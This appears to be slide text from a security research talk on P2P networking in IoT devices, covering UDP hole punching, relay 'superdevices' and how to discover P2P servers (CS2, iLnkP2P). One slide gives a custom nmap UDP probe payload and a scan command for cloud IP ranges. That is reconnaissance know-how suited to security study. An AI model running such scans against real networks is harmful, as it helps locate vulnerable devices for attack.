
UDP hole punching



UDP hole punching




UDP hole punching




Relayed connections

- UDP hole punching doesn't always work
- As a fallback, peers can talk through a "relay server":
 - If both sides can connect to the same relay, it can proxy traffic between them



Superdevices

- Devices that act as relays to support the network
- Users have no way to opt out of this (hope you don't have bandwidth quotas!)
- Sketchy, but not actually uncommon in P2P architectures (supernodes)
- Spoiler alert: we're going to have fun with these. 🤪



Hunting for Devices


Finding P2P Servers

- Desktop and phone apps are one way to find P2P server addresses
- More efficient: nmap UDP probes on cloud provider IP ranges!
 - Send hello message (0xf1000000) to UDP port 32100
 - Valid P2P servers will respond with ACK message (0xf1010000)
 - Add `udp 32100 "\xf1\x00\x00\x00"` to `/usr/share/nmap/payloads`
 - `nmap -n -sn -PU32100 --open -iL ranges.txt`
- 618 confirmed P2P servers discovered as of July 2020
- Discrepancies in responses allowed a fingerprinting technique to be developed
- 86% are CS2, 14% are iLnkP2P

Finding Prefixes

- To use P2P servers, we need to find out which prefixes they support
- Again, desktop and phone apps are one way to find prefixes
- Also, Amazon reviews...

Finding Prefixes

